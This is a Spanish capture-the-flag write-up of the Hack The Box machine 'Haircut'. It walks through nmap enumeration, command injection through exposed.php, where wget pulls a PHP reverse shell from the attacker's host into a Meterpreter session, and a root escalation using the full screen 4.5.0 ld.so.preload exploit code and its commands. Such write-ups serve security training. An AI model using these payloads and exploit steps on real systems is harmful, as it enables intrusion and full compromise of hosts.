

# HTB Write-up – Haircut



El write-up se divide en tres fases:

- Enumeración.
- Explotación
- Postexplotación

## Enumeración

### Enumeración de servicios

Para ello, empleamos nmap:

```

root@kali:~/Documents/HTB/Haircut# nmap -T5 10.10.10.24 -sSV -A -oN ScanAll --open -p-
Starting Nmap 7.60 ( https://nmap.org ) at 2018-08-29 14:26 EDT
Nmap scan report for 10.10.10.24
Host is up (0.041s latency).
Not shown: 65519 closed ports, 14 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
|_  256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
|_  256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (EdDSA)
80/tcp    open  http     nginx 1.10.0 (Ubuntu)
|_ http-server-header: nginx/1.10.0 (Ubuntu)
|_ http-title: HTB Hairdresser
Aggressive OS guesses: Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.16 (95%), Linux 3.18 (95%), Linux 3.2 - 4.8 (95%), Linux 3.8 -
, Linux 4.2 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.1 (93%), Linux 3.2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 41.14 ms 10.10.14.1
2 41.36 ms 10.10.10.24

```

Se identifican los puertos/servicios:

- 22 – SSH
- 80 -HTTP

## Enumeración de directorios

Para ello, se emplean herramientas como [dirseach](#) o [cansina](#):

```


Extensions: php, html, txt | Threads: 10 | Wordlist size: 207627
Error Log: /root/Documents/fingerprinting/directory_listing/dirsearch/logs/errors-18-08-29_14-44-58.log
Target: http://10.10.10.24
[14:44:59] Starting:
[14:44:59] 200 - 1448 - /
[14:45:00] 301 - 1948 - /uploads -> http://10.10.10.24/uploads/

```

Tras lanzar varios diccionarios sólo se identifica el directorio uploads. Tras emplear varios diccionarios finalmente se identifica el fichero exposed.php en el directorio raíz.



A continuación, en el formulario se introduje el comando: `wget http://10.10.1X.XX:6667/shell.php`



Sin embargo, la primera vez que lo ejecute pensé que se guardaría por defecto en el raíz o en `/uploads`, sin embargo, no es así. Tras estudiar como se podría hacer, vi que hay que añadir la opción `-o /uploads/shell.php` para añadir la salida a dicho fichero y guardarlo en la carpeta `/uploads`.

De esta manera, al acceder a `/uploads/shell.php` se recibe la reverse al listener en la escucha:

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 10.10.10.1:86667
[*] Meterpreter session 1 opened (10.10.14.1:86667 -> 10.10.10.24:33498) at 2018-08-29 17:00:49 -0400

meterpreter > sysinfo
Computer      : haircut
OS           : Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data (33)
```

Se accede a la flag de user.txt

```
meterpreter > cd Desktop
meterpreter > ls
Listing: /home/maria/Desktop
=====
Mode                Size      Type    Last modified          Name
----                -
100444/r--r--r--   34       fil     2017-12-24 11:35:21 -0500 user.txt
meterpreter > cat user.txt
[REDACTED]feae
```

# Postexploitación


El objetivo es lograr ser root en la máquina, lo que implica realizar una escalada de privilegios.

En primer lugar, se suben a la máquina víctimas herramientas locales de enumeración como LinEnum o linux-exploit-suggester. La primera es muy útil, pero desde mi punto de vista trae tanta información que a veces pasa

desapercibida alguna cosa interesante o eso me pasa a mí

Por ello, se procede a enumerar ficheros con permisos SUID:

```
find / -perm -4000 2>/dev/null
```




```
www-data@haircut:/usr/bin$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
```




Se identifica un software con una versión. Lo primero que llama la atención es ¿Esa versión está actualizada? En caso contrario, ¿Tendrá alguna



vulnerabilidad? Para ello, haciendo una simple búsqueda en Google, encontramos enlaces de exploitdb:



HomeExploitsShellcodePapersGoogle Hacking Database

EDB-ID: 41154	Author: Xiphos Research Ltd	Published: 2017-01-25
CVE: N/A	Type: Local	Platform: Linux
Aliases: screenroot.sh	Advisory/Source: N/A	Tags: N/A
E-DB Verified: 	Exploit:  Download / View Raw	Vulnerable App: 

« Previous Exploit

```
1  #!/bin/bash
2  # screenroot.sh
3  # setuid screen v4.5.0 local root exploit
4  # abuses ld.so.preload overwriting to get root.
5  # bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
6  # HACK THE PLANET
7  # ~ infodox (25/1/2017)
8  echo "~ gnu/screenroot ~"
9  echo "[+] First, we create our shell and library..."
10 cat << EOF > /tmp/libhax.c
11 #include <stdio.h>
12 #include <sys/types.h>
13 #include <unistd.h>
14 __attribute__((__constructor__))
15 void dropshell(void){
16     chown("/tmp/rootshell", 0, 0);
17     chmod("/tmp/rootshell", 04755);
18     unlink("/etc/ld.so.preload");
19     printf("[+] done!\n");
20 }
21 EOF
22 gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
23 rm -f /tmp/libhax.c
24 cat << EOF > /tmp/rootshell.c
25 #include <stdio.h>
```

Como se observa el exploit está paso a paso explicado. En primer lugar, se crean los ficheros libhax.c y rootshell.c:

```
root@kali:~/Documents/HTB/Haircut# cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
root@kali:~/Documents/HTB/Haircut# cat rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```

A continuación, se compilan:

```
root@kali:~/Documents/MTB/Haircut# gcc -fPIC -shared -ldl -o libhax.so libhax.c
libhax.c: In function 'dropshell':
libhax.c:7:5: warning: implicit declaration of function 'chmod'; did you mean 'chroot'? [-Wimplicit-function-declaration]
  chmod("/tmp/rootshell", 04755);
  ^~~~~
  chroot
root@kali:~/Documents/MTB/Haircut# gcc -o rootshell rootshell.c
rootshell.c: In function 'main':
rootshell.c:3:5: warning: implicit declaration of function 'setuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
  setuid(0);
  ^~~~~
  setbuf
rootshell.c:4:5: warning: implicit declaration of function 'setgid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
  setgid(0);
  ^~~~~
  setbuf
rootshell.c:5:5: warning: implicit declaration of function 'seteuid'; did you mean 'setbuf'? [-Wimplicit-function-declaration]
  seteuid(0);
  ^~~~~
  setbuf
rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
  setegid(0);
  ^~~~~
rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
  execvp("/bin/sh", NULL, NULL);
  ^~~~~
root@kali:~/Documents/MTB/Haircut# ls
41154.sh  libhax.c  libhax.so  rootshell  rootshell.c  ScanAll  ScanInitial  shell.php
```

Y se transfieren a la máquina víctima:

```
www-data@haircut:/tmp$ wget http://10.10.10.10:9001/rootshell
wget http://10.10.10.10:9001/rootshell
--2018-08-30 18:41:03-- http://10.10.10.10:9001/rootshell
Connecting to 10.10.10.10:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8640 (8.4K) [application/octet-stream]
Saving to: 'rootshell'

rootshell          100%[=====] 8.44K --.-KB/s in 0.002s

2018-08-30 18:41:03 (3.48 MB/s) - 'rootshell' saved [8640/8640]

www-data@haircut:/tmp$ wget http://10.10.10.10:9001/libhax.so
wget http://10.10.10.10:9001/libhax.so
--2018-08-30 18:41:27-- http://10.10.10.10:9001/libhax.so
Connecting to 10.10.10.10:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8048 (7.9K) [application/octet-stream]
Saving to: 'libhax.so'

libhax.so          100%[=====] 7.86K --.-KB/s in 0.001s

2018-08-30 18:41:27 (9.39 MB/s) - 'libhax.so' saved [8048/8048]

www-data@haircut:/tmp$ ls
ls
41154.sh
LinEnum.sh
libhax.c?
libhax.so
linux-exploit-suggester.sh
rootshell
systemd-private-3efe9bfd472f4458a2a9028b385ebc1e-systemd-timesyncd.service-dk00SG
vmware-root
www-data@haircut:/tmp$
```

Finalmente, se siguen las últimas instrucciones hasta ejecutar el exploit *rootshell* logrando ser root:

```
www-data@haircut:/tmp$ cd /etc
cd /etc
www-data@haircut:/etc$ umask 000
umask 000
www-data@haircut:/etc$ screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
<en -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so"
www-data@haircut:/etc$ screen -ls
screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@haircut:/etc$ /tmp/rootshell
/tmp/rootshell
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root/
cd /root/
# ls
ls
root.txt
# cat root.txt
cat root.txt
sh: 4: car: not found
# cat root.txt
cat root.txt
4 c72151
#
```

Se trata de una máquina de dificultad intermedia, dónde se demuestra la importancia de una buena enumeración para identificar el vector de entrada, así como la identificación del software vulnerable instalado.

Espero que os haya gustado y resultado útil.

Autor: Nacho Brihuega - N4xh4ck5

Twitter: <https://twitter.com/@n4xh4ck5>

*La mejor defensa es un buen ataque*